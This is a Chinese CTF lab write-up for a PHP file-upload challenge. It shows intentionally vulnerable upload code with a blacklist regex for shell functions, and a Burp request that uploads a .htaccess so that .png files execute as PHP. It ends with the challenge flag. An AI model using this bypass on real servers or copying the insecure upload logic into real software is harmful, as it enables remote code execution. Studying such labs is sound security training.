ez_upload-简单-php

出题人：DDL

难度：简单题

考点：文件上传，.htaccess，简单的绕过

crpi-od6n6pziphyfcwhy.cn-hangzhou.personal.cr.aliyuncs.com/ddl08/01:37

前端白名单

['.png', '.jpg', '.jpeg', '.gif']

```
<!DOCTYPE html>
<html>
<head>
    <meta charset="UTF-8">
    <title>上传文件</title>
    <script>
        function validateFile(event) {
            const fileInput = document.querySelector('input[type="file"]'
);
            const file = fileInput.files[0];
            if (file) {
                const fileName = file.name.toLowerCase();
                const allowedExtensions = ['.png', '.jpg', '.jpeg', '.gif'
];
                const isValid = allowedExtensions.some(ext => fileName.end
sWith(ext));
                if (!isValid) {
                    alert("仅允许上传 PNG, JPG, 或 GIF 格式的图片! ");
                    event.preventDefault(); // 阻止表单提交
                    return false;
                }
            }
        }
    </script>
</head>
<body>
    <h2>文件上传</h2>
    <form action="upload.php" method="post" enctype="multipart/form-data"
onsubmit="validateFile(event)">
        选择图片上传:
        <input type="file" name="file" accept="image/png,image/jpeg,image/
gif" required>
        <input type="submit" value="上传">
    </form>
</body>
</html>

```

后端黑名单


限制php的一些后缀


```php
<?php

$uploadDir = __DIR__ . "/upload/";
if (!is_dir($uploadDir)) {
    mkdir($uploadDir);
}

$fileTmpPath = $_FILES["file"]["tmp_name"];
$fileName = $_FILES["file"]["name"];
$fileSize = $_FILES["file"]["size"];
$fileType = $_FILES["file"]["type"];
$fileError = $_FILES["file"]["error"];

$fileContent = file_get_contents($fileTmpPath);

if (preg_match('/<\?php|shell_exec|eval|base64_decode|system|passthru|popen|proc_open/i', $fileContent)) {
    echo "非法的文件内容";
    exit;
}

$allowedExts = ['jpg', 'jpeg', 'png', 'gif','txt','php'];
$blockedExts = [
    'php',    // 标准PHP文件
    'php3',   // 旧版PHP扩展名
    'php4',   // 旧版PHP扩展名
    'php5',   // 旧版PHP扩展名
    'php7',   // PHP7专用扩展名
    'php8',   // PHP8专用扩展名
    'phps',   // PHP源文件
    'phtml',  // PHP嵌入式HTML
    'phar',   // PHP归档文件
    'inc'     // 常用的PHP包含文件
];
$ext = strtolower(pathinfo($fileName, PATHINFO_EXTENSION));

if (in_array($ext, $blockedExts)) {
    echo "非法的文件扩展名";
    exit;
}

//MIME类型检测
if (($fileType == "image/gif")
    || ($fileType == "image/jpeg")
    || ($fileType == "image/jpg")
```


```php
    || ($fileType == "image/pjpeg")
    || ($fileType == "image/x-png")
    || ($fileType == "image/png"))
    && ($fileSize < 204800)) {

    if ($fileError > 0) {
        echo "错误: : " . $fileError . "<br>";
    } else {
        move_uploaded_file($fileTmpPath, $uploadDir . $fileName);
        echo "文件上传成功";
    }

} else {
    echo "非法的文件格式";
}
?>
```


题解

先传个png的码






Burp Project Intruder Repeater Window Help
Burp Suite Professional v2022.7.1 - Temporary Project - licensed to h3110w0r1d
Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Logger Extender Project options User opti
Deserialization Scanner GAP
1 × 2 × 3 × 4 × 5 ×
Send Cancel
Target: http://111.170.6.2
Request
Pretty Raw Hex
1 POST /upload.php HTTP/1.1
2 Host: 111.170.6.21:32902
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:142.0) Gecko/20100101 Firefox/142.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
5 Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
6 Accept-Encoding: gzip, deflate
7 Referer: http://111.170.6.21:32902/
8 Content-Type: multipart/form-data; boundary=----geckoformboundary3b853fc1e14d404db70dc057a8335dbd
9 Content-Length: 288
10 Origin: http://111.170.6.21:32902
11 Connection: close
12 Upgrade-Insecure-Requests: 1
13 Priority: u=0, i
14
15 ------geckoformboundary3b853fc1e14d404db70dc057a8335dbd
16 Content-Disposition: form-data; name="file"; filename=".htaccess"
17 Content-Type: image/png
18
19 <FilesMatch "\.png$">
20 SetHandler application/x-httpd-php
21 </FilesMatch>
22 ------geckoformboundary3b853fc1e14d404db70dc057a8335dbd--
23
Response
Pretty Raw Hex Render
1 HTTP/1.1 200 OK
2 Date: Sun, 31 Aug 2025 07:54:37 GMT
3 Server: Apache/2.4.62 (Debian)
4 X-Powered-By: PHP/8.1.33
5 Content-Length: 18
6 Connection: close
7 Content-Type: text/html; charset=UTF-8
8
9 文件上传成功
Inspector
Request Attrib
Request Query
Request Body
Request Cookie
Request Heade
Response Head



DLNUCTF{a512865e-40fc-4084-9ac2-49b9d77ca5b0}